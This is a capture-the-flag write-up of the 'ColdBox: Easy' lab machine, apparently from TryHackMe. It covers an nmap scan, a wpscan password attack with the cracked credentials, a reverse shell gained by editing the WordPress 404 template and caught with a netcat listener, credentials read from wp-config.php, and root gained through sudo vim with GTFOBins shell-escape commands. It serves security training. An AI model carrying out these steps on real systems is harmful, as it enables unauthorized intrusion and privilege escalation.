


# ColdBox: Easy Writeup

MrG3tty



## Contents

<b>ColdBox: Easy Writeup.....</b>	<b>1</b>
<b>Nmap Scan.....</b>	<b>3</b>
<b>Webpage Enumeration .....</b>	<b>4</b>
<b>Initial foothold.....</b>	<b>5</b>
<b>Path to Root.....</b>	<b>7</b>

# Nmap Scan

# Nmap 7.80 scan initiated Wed Jan 6 19:18:25 2021 as: nmap -v -sV -p- -oN allportsnmap.txt 10.10.219.55

Increasing send delay for 10.10.219.55 from 0 to 5 due to 572 out of 1906 dropped probes since last increase.

Nmap scan report for 10.10.219.55

Host is up (0.12s latency).

Not shown: 65522 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

80/tcp	open	ssl/http	Apache/2.4.18 (Ubuntu)
--------	------	----------	------------------------

2098/tcp	filtered	dialog-port	
----------	----------	-------------	--

2544/tcp	filtered	novell-zen	
----------	----------	------------	--

3776/tcp	filtered	dvcprov-port	
----------	----------	--------------	--

4512/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
----------	------	-----	---

9266/tcp	filtered	unknown	
----------	----------	---------	--

18932/tcp	filtered	unknown	
-----------	----------	---------	--

25989/tcp	filtered	unknown	
-----------	----------	---------	--

27205/tcp	filtered	unknown	
-----------	----------	---------	--

33772/tcp	filtered	unknown	
-----------	----------	---------	--

33890/tcp	filtered	unknown	
-----------	----------	---------	--

35405/tcp	filtered	unknown	
-----------	----------	---------	--

62480/tcp	filtered	unknown	
-----------	----------	---------	--

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel


Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

# Nmap done at Wed Jan 6 19:31:41 2021 -- 1 IP address (1 host up) scanned in 796.61 seconds

# Webpage Enumeration


The only real interesting find here, is port 80. After running scans using a medium dirbuster wordlist in OWASP ZAP I found the wp-admin login page. After searching around on the webpage, a comment was found, I used this username in the wp-login page:



The error message that is thrown confirms that the username has been registered on the wp-admin dashboard. Using wp-scan I easily obtained credentials for this user:

```
kali@kali: ~  
File Actions Edit View Help  
| Author URI: https://wordpress.org/  
| Found By: Css Style In Homepage (Passive Detection)  
| Version: 1.0 (80% confidence)  
| Found By: Style (Passive Detection)  
| - http://10.10.60.238/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'  
[+] Enumerating All Plugins (via Passive Methods)  
[i] No plugins Found.  
[+] Enumerating Config Backups (via Passive and Aggressive Methods)  
Checking Config Backups - Time: 00:00:00 <===== (22 / 22) 100.00% Time: 00:00:00  
[i] No Config Backups Found.  
[+] Performing password attack on Wp Login against 1 user/s  
[SUCCESS] - C0ldd / 9876543210  
Trying C0ldd / franklin Time: 00:01:04 <===== (1225 / 1225) 100.00% Time: 00:01:04  
[i] Valid Combinations Found:  
| Username: C0ldd, Password: 9876543210  
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up  
[+] Finished: Sat Jan 9 14:32:25 2021  
[+] Requests Done: 1251  
[+] Cached Requests: 32  
[+] Data Sent: 383.877 KB  
[+] Data Received: 4.501 MB  
[+] Memory used: 1015.383 MB  
[+] Elapsed time: 00:01:16  
kali@kali:~$
```

After logging in, I now have access to the wp-admin dashboard.



1

## Initial foothold

By navigating to appearance, editor, 404 templates, and then inserting our own php code. After starting a netcat listener on port 4445, I then entered the directory with my malicious code, and triggered a reverse shell.

---

<sup>1</sup> <https://www.hackingarticles.in/wordpress-reverse-shell/>

```
File Actions Edit View Help
kali@kali:~$ nc -nvlp 4445
Listening on [any] 4445 ...
connect to [10.6.0.52] from (UNKNOWN) [10.10.60.238] 52156
Linux ColdBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1
09:34:05 UTC 2020 x86_64 x86_64 GNU/Linux
21:15:30 up 1:48, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   W
HAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
ColdBox-Easy
$
```

As can be seen in the screenshot, we have access to the host machine as the www-data user. As this user, our privileges are limited. After enumerating we find the cold user. The credentials I used on the wp-admin page did not work when trying to switch to this user. After further enumeration, I was able to find the reused credentials in /var/www/html/wp-config.php

```
File Actions Edit View Help
kali@kali:~$ drwxr-xr-x 9 www-data www-data 4096 Dec 18 2014 wp-admin
-rw-r--r-- 1 www-data www-data 271 Jan 8 2012 wp-blog-header.php
-rw-r--r-- 1 www-data www-data 5132 Sep 24 17:07 wp-comments-post.php
-rw-r--r-- 1 www-data www-data 2726 Sep 9 2014 wp-config-sample.php
-rw-rw-rw- 1 www-data www-data 3056 Oct 14 19:42 wp-config.php
drwxr-xr-x 6 www-data www-data 4096 Oct 10 18:44 wp-content
-rw-r--r-- 1 www-data www-data 2956 May 13 2014 wp-cron.php
drwxr-xr-x 12 www-data www-data 4096 Dec 18 2014 wp-includes
-rw-r--r-- 1 www-data www-data 2380 Oct 25 2013 wp-links-opml.php
-rw-r--r-- 1 www-data www-data 2714 Jul 7 2014 wp-load.php
-rw-r--r-- 1 www-data www-data 33455 Sep 24 17:07 wp-login.php
-rw-r--r-- 1 www-data www-data 8459 Sep 24 17:07 wp-mail.php
-rw-r--r-- 1 www-data www-data 11115 Jul 18 2014 wp-settings.php
-rw-r--r-- 1 www-data www-data 25152 Nov 30 2014 wp-signup.php
-rw-r--r-- 1 www-data www-data 4035 Nov 30 2014 wp-trackback.php
-rw-r--r-- 1 www-data www-data 3032 Feb 9 2014 xmlrpc.php
www-data@ColdBox-Easy:/var/www/html$ cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * * This file has the following configurations: MySQL settings, Table Prefix,
 * * Secret Keys, and ABSPATH. You can find more information by visiting
 * * (http://codex.wordpress.org/Editing\_wp-config.php)
 * * Codex page. You can get the MySQL settings from your web host.
 *
 * * This file is used by the wp-config.php creation script during the
 * * installation. You don't have to use the web site, you can just copy this file
 * * to "wp-config.php" and fill in the values.
 *
 * * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'coldbox');

/** MySQL database username */
define('DB_USER', 'cold');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+

```

## Path to Root

Once logged in the user c0ldd, its time to enumerate the user's privileges.

```

File Actions Edit View Help
drwxr-xr-x 2 root root 4096 sep 24 16:53 snap
drwxr-xr-x 2 root root 4096 ago 10 20:14 srv
dr-xr-xr-x 13 root root 0 ene 9 22:05 sys
drwxrwxrwt 8 root root 4096 ene 9 22:09 tmp
drwxr-xr-x 10 root root 4096 sep 24 16:39 usr
drwxr-xr-x 14 root root 4096 sep 24 16:58 var
lrwxrwxrwx 1 root root 30 sep 24 16:40 vmlinuz -> boot/vmlinuz-4.4.0-186-generic
lrwxrwxrwx 1 root root 30 sep 24 16:40 vmlinuz.old -> boot/vmlinuz-4.4.0-186-generic
c0ldd@ColdBox-Easy:/$ cd root
bash: cd: root: Permiso denegado
c0ldd@ColdBox-Easy:/$
c0ldd@ColdBox-Easy:/$ \
>
c0ldd@ColdBox-Easy:/$
c0ldd@ColdBox-Easy:/$
c0ldd@ColdBox-Easy:/$
c0ldd@ColdBox-Easy:/$ sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en ColdBox-Easy:
env reset, mail badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColdBox-Easy:
(root) /usr/bin/vim
(root) /bin/chead
(root) /usr/bin/ftp
c0ldd@ColdBox-Easy:/$ sudo vim -c ':!bin/sh'

E558: No he encontrado la definición del terminal en "terminfo"
'unknown' desconocido. Los terminales incorporados disponibles son:
builtin amiga
builtin beos-ansi
builtin ansi
builtin pcansi
builtin win32
builtin vt320
builtin vt52
builtin xterm
builtin iris-ansi
builtin debug
builtin dumb
Usando 'por defectoansi'

```

The image is a screenshot of a web browser window. The address bar shows the URL 'https://gtgobins.github.io/gtgobins/vim/#shell'. The page title is 'vim | GTFOBins - Mozilla Firefox'. The main content area has a heading 'Shell' and a paragraph: 'It can be used to break out from restricted environments by spawning an interactive system shell.' Below this, there are three numbered items: (a) 'vim -c '! /bin/sh'', (b) 'vim :set shell=/bin/sh :shell', and (c) 'This requires that vim is compiled with Python support. Prepend :py3 for Python 3. vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")''. Below (c) is item (d): 'This requires that vim is compiled with Lua support. vim -c ':lua os.execute("reset; exec sh")''. The browser's tab bar shows several open tabs, including 'What if Moon', '#looking-t', 'WordPress: F', 'TryHackMe |', 'TryHackMe: C', 'vim | GTFOBins', 'Welcome to F', 'Upgrading S...', 'coldboxCredenti...', and 'Base64 Deco'.

```

kali@kali: ~
File Actions Edit View Help

drwxr-xr-x 23 root root 4096 sep 24 16:47 .
drwxr-xr-x 23 root root 4096 sep 24 16:47 ..
drwxr-xr-x 2 root root 4096 sep 24 16:46 bin
drwxr-xr-x 4 root root 4096 sep 24 16:52 boot
drwxr-xr-x 18 root root 3760 ene 9 19:27 dev
drwxr-xr-x 3 root root 4096 sep 24 16:52 home
drwxr-xr-x 1 root root 33 sep 24 16:40 initrd.img -> boot/initrd.img-4.4.0-186-generic
lrwxrwxrwx 1 root root 33 sep 24 16:40 initrd.img.old -> boot/initrd.img-4.4.0-186-generic
drwxr-xr-x 22 root root 4096 sep 24 16:47 lib
drwxr-xr-x 2 root root 4096 sep 24 16:39 lib64
drwx----- 2 root root 16384 sep 24 16:39 lost-found
drwxr-xr-x 3 root root 4096 sep 24 16:39 media
drwxr-xr-x 2 root root 4096 ago 10 20:14 mnt
drwxr-xr-x 2 root root 4096 ago 10 20:14 opt
dr-xr-xr-x 150 root root 0 ene 9 19:27 proc
drwx----- 4 root root 4096 sep 24 18:52 root
drwxr-xr-x 24 root root 860 ene 9 19:27 run
drwxr-xr-x 2 root root 12288 sep 24 16:53/sbin
drwxr-xr-x 2 root root 4096 sep 24 16:53 snap
drwxr-xr-x 2 root root 4096 ago 10 20:14 srv
dr-xr-xr-x 13 root root 0 ene 9 22:05 sys

#!/bin/sh
#
#
#
# whoami
root
# ls -la
total 96
drwxr-xr-x 23 root root 4096 sep 24 16:47 .
drwxr-xr-x 23 root root 4096 sep 24 16:47 ..
drwxr-xr-x 2 root root 4096 sep 24 16:46 bin
drwxr-xr-x 4 root root 4096 sep 24 16:52 boot
drwxr-xr-x 18 root root 3760 ene 9 19:27 dev
drwxr-xr-x 3 root root 4096 sep 24 16:52 home
drwxr-xr-x 1 root root 33 sep 24 16:40 initrd.img -> boot/initrd.img-4.4.0-186-generic
lrwxrwxrwx 1 root root 33 sep 24 16:40 initrd.img.old -> boot/initrd.img-4.4.0-186-generic
drwxr-xr-x 22 root root 4096 sep 24 16:47 lib
drwxr-xr-x 2 root root 4096 sep 24 16:39 lib64
drwx----- 2 root root 16384 sep 24 16:39 lost-found
drwxr-xr-x 3 root root 4096 sep 24 16:39 media
drwxr-xr-x 2 root root 4096 ago 10 20:14 mnt
drwxr-xr-x 2 root root 4096 ago 10 20:14 opt
dr-xr-xr-x 150 root root 0 ene 9 19:27 proc
drwx----- 4 root root 4096 sep 24 18:52 root
drwxr-xr-x 24 root root 860 ene 9 19:27 run
drwxr-xr-x 2 root root 12288 sep 24 16:53/sbin
drwxr-xr-x 2 root root 4096 sep 24 16:53 snap
drwxr-xr-x 2 root root 4096 ago 10 20:14 srv
dr-xr-xr-x 13 root root 0 ene 9 22:05 sys

```

By running the command highlighted in gtfobins, I obtained root control over the host machine.